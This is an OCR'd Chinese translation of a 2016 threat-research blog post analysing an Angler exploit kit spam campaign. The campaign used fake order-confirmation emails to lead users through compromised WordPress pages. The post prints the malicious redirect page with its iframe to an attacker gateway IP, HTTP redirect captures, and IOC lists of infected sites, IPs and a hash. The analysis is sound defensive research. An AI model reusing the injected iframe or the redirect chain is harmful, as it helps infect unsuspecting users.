
2016 年 5 月 3 日，星期二

ANGLER 使用垃圾邮件做诱饵引诱受害者

本文由 Nick Biasini 在 Erick Galinkin 和 Alex McDonnell 的帮助下编写而成

漏洞攻击包作为一种驱使用户受到恶意侵害的方法，一直是我们这个博客中经常讨论的主题。通常，网络攻击者会利用受感染的网站和恶意广告，将用户诱骗至承载漏洞攻击包的登录页面。但是，除了这种常见的手法之外，我们发现了一种利用电子邮件诱使用户感染漏洞攻击包的新方法。

一般情况下，如果仔细观察作为漏洞攻击包网关的受感染网站，就会发现个别页面或整个网站上存在着一些恶意的 iframe。这些 iframe 可能是承载漏洞攻击包的登录页面的直接链接，也可能是网关的链接。通过使用网关，网络攻击者可以不必对受感染的 WordPress 网站做任何修改，就能改变登录页面的位置。在我们检测并拦截的垃圾邮件活动中，网络攻击者会将用户链接到此类网站的“隐藏”网页（位于网站目录结构内的网页），而不是链接到包含 iframe 的页面。



垃圾邮件消息示例

流程

我们经常会通过观察漏洞攻击包的行为来确定网络攻击者所使用的手段，进而判断是否存在有效的检测和拦截方法。昨天，我们在进行这样的研究时，发现了一些不同寻常的迹象。当时，我们正在对 Angler 感染活动进行观察，在不经意中发现了疑似新网关的对象。

blog[.]silverline[.]com/wp-content/uploads/2014/08/8F1A1B774013446CD626408FEA44482B/order/order_details.html

从受感染的 WordPress 网站重定向到 Angler 的情况并不少见，但是从网站本身的子页面进行重定向的情况却有些不同寻常。常见的攻击行为是随机在网站页面上放置 iframe。之所以使用在页面中嵌入 iframe 的方式，是为了确保用户能的确在浏览页面。这种方法针对的是被其他手段诱使而访问特定 URL 的用户。

因此，我们开始深入挖掘各种数据源，并得到了令人意外的发现：垃圾邮件重定向。在研究中，我们无意中发现了一个包含在电子邮件消息中的 URL 链接（参见上面的示例）。

邮件的基本结构是以“感谢您的订单”开头，邀请用户访问某个网站获取详细信息。此活动本身仅持续了数个小时，但是却使用了各种知名公司的名称（包括 Amazon、AT&T、Comcast 和通用电气公司的网站），并掺杂了许多不太知名的公司或不存在的公司的名称。我们发现，此活动中总共使用了约 900 个不同的公司名称，所有这些公司名称将在后面的 IOC 部分列出。


该链接实际上指向了一系列受感染的 WordPress 网站。这些网站虽然使用了不同的文件夹结构，但是全部以“/order/order_details.html”结尾。我们发现此活动总共使用了 22 个不同的 WordPress 网站，下面提供了这些站点的完整列表：

WordPress 网关：

- http://aquiladoro[.]eu/demo/wp-content/uploads/2016/03/qhcka/order/order_details[.]html
- http://blog[.]silverline[.]com/wp-content/uploads/2014/08/8F1A1B774013446CD626408FEA44482B/order/order_details[.]html
- http://digitalism[.]de/wp-content/uploads/2015/10/dkto3w/order/order_details[.]html
- http://digitero[.]pl/wp-content/plugins/contact-form-7/admin/css/order/order_details[.]html
- http://dottactical[.]pl/administrator/templates/bluestork/images/system/order/order_details[.]html
- http://duancanhobason[.]com/wp-includes/js/tinymce/plugins/hr/order/order_details[.]html
- http://fatiteke[.]ru/images/stories/demo/general/ext/order/order_details[.]html
- http://forexlearns[.]com/wp-admin/css/colors/coffee/014EEBC06CD57E0EF9C5FE5B56A623E8/order/order_details[.]html
- http://genialgest[.]it/administrator/tmp/install_568ac8c8e3ac3/DirectPHP_v1[.]56/DirectPHP_v1[.]56/order/order_details[.]html
- http://gestionalesweethome[.]it/images/stories/virtuemart/category/resized/order/order_details[.]html
- http://hossanashipping[.]com/images/cg-bn/order/order_details[.]html


- http://huangpai88[.]com/update/20111209/base/admin/js/order/order_details[.]html
- http://klasplan[.]com/webmail/logs/migjc/templates/lro5bi/order/order_details[.]html
- http://ohle-bau[.]de/administrator/components/com_admin/views/profile/tmpl/order/order_details[.]html
- http://petitshop[.]by/wp-content/themes/multi-color/colors/blue/order/order_details[.]html
- http://pijar[.]co[.]id/wp-content/uploads/wysija/bookmarks/medium/11/order/order_details[.]html
- http://plawyer[.]com/include/FCKeditor/editor/dialog/fck_link/order/order_details[.]html
- http://salonjar[.]ru/wp-content/themes/x/buddypress/activity/order/order_details[.]html
- http://salonmanifest[.]ro/wp-includes/js/tinymce/plugins/wpdialogs/order/order_details[.]html
- http://solom[.]it/tmp/install_53eb25ed3533b/chronoforums/locales/en_gb/order/order_details[.]html
- http://strategies-sociales[.]com/cache/images/tpnose/templates/lro5bi/order/order_details[.]html
- http://universalmen[.]es/wp-content/themes/destro/images/grun/order/order_details[.]html
- http://women-peace[.]net/wp-content/ngg/modules/photocrati-nextgen_basic_gallery/static/order/order_details[.]html

通过对 OpenDNS 域名进行进一步研究，我们发现，此活动在过去两个月内一直定期重复出现。下面的屏幕截图显示了此活动最近的高峰期，但是可以看到，在最近两个月内还出现了另外几次高峰期。



感染

如果用户点击该 URL，就会被转到一个问候页面，页面上会显示一个包含“请稍候...”消息和旋转加载动画的 gif 图片。



这就是导致感染的真正罪魁祸首。如果用户点击前面的示例电子邮件中的链接，就会显示如下代码：

```
<html>
<head>
<title>Gathering Order Details | Please wait...</title>
</head>
<body>
<center>
<img src="http://www.pink-products.com/images/please-wait.gif" align="center" alt="Please wait..."/>
<iframe src="http://207.244.95.41/facebookapi/" frameborder=0 width="100%" height = "10%"></iframe>
</center>
</body>
</html>
```

第一个 GET 请求会返回上面显示的 gif 图片。由写死的 IP 地址和子文件夹“/facebookapi”组成的第二个链接是真正的 Angler 网关，会返回与下例类似的 302 缓冲代码：

```
GET /facebookapi/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://forexlearns.com/wp-admin/css/colors/coffee/014EEBC06CD57E0EF9C5FE5B56A623E8/order/
order_details.html
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: 207.244.95.41
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Mon, 02 May 2016 17:14:55 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Location: http://enroll.greaternevadacreditunion.net:8080/JXMMUm_dtus_wWWopcaw.aspx
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

此代码的语法看上去很像是一个 Angler 登录页面。但是，网络攻击者不会不加变化地使用该登录页面，所以在我们的分析中，有一段有意思的 302 代码将登录页面替换为某家大公司的网站：

```
GET /VSxAj/OvsRLAo/JcxnxYomrB/71460/SLJMJafteT-576888-rfzi.gif HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-
excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://fatiteke.ru/images/stories/demo/general/ext/order/order_details.html
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Connection: Keep-Alive
Host: enroll.greaternevadafinancial.com:8080

HTTP/1.1 302 Moved Temporarily
Server: nginx/1.0.15
Date: Mon, 02 May 2016 18:00:48 GMT
Content-Type: text/html
Connection: close
Set-Cookie: session_id=78E4B020-47AA-4182-BD0D-1F2C68DFED87; expires=Tue, 03-May-2016 18:00:53 GMT; Max-Age=86400;
path=/
Location: http://att.com
```

GET 请求是为了返回 Angler 登录页面，但是向用户展示的却是定向到 att.com 的 302 代码。这种做法可以最大限度降低漏洞攻击包的发现概率，这在使用网关的攻击活动中是比较常见

的，但是在使用承载漏洞攻击包的实际登录页面的攻击活动中却较为少见。需要补充的是，我们只发现了一个 Angler 服务器与此活动相关，这也是与常见 Angler 活动的不同之处，因为 Angler 活动通常会利用一家运营商的一组 IP。

IOC

WordPress 网站：
aquiladoro.eu
blog.silverline.com
digitalism.de
digitero.pl
dottactical.pl
duancanhobason.com
fatiteke.ru
forexlearns.com
genialgest.it
gestionalesweethome.it
hossanashipping.com
huangpai88.com
klasplan.com
ohle-bau.de
petitshop.by
pijar.co.id
plawyer.com
salonjar.ru
salonmanifest.ro
solom.it
strategies-sociales.com
universalmen.es
women-peace.net

网关服务器：
207.244.95.41

Angler 代理服务器：
212.227.162.50

电子邮件 IOC：
主题：您的在线订单已成功提交。谢谢！

公司名称

负载散列值：
da6641030988baf5b0b0352e4c4fc8e1a6b08def527e1fca97518d305c5adcec

总结

如今，受到漏洞攻击包侵害的用户数量已经达到不容忽视的程度，而且其影响范围还在不断扩大。最初，漏洞攻击包都是依托于受感染的网站和恶意广告。现在，它们却与垃圾邮件，以及受到感染并被用作恶意活动网关的 WordPress 网站产生了联系。漏洞攻击包的使用者和制作者正在不断翻新和改进手法，以图危害尽可能多的用户。随着勒索软件正在成为网络攻击者创造收入的主要途径，围绕易受攻击用户的争夺也将继续愈演愈烈。正是因为我们处在这样的形势下，所以我们注重对这些威胁进行研究，发布危害表现 (IOC)，并努力开发不仅保护思科用户，而且惠及整个业界的防护措施。

只要网络攻击者还在使用漏洞攻击包危害用户，我们就会兢兢业业地尝试以尽可能多的途径来发现并阻止他们的恶意活动。

覆盖此威胁的产品

产品	保护
AMP	✔
CWS	✔
ESA	✔
网络安全	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA 的网络扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。

ESA 可以拦截威胁发起者在攻击活动中发出的恶意电子邮件。

发布者：NICK BIASINI；发布时间：下午 4:38
标签：ANGLER、漏洞攻击包、SPAM、威胁研究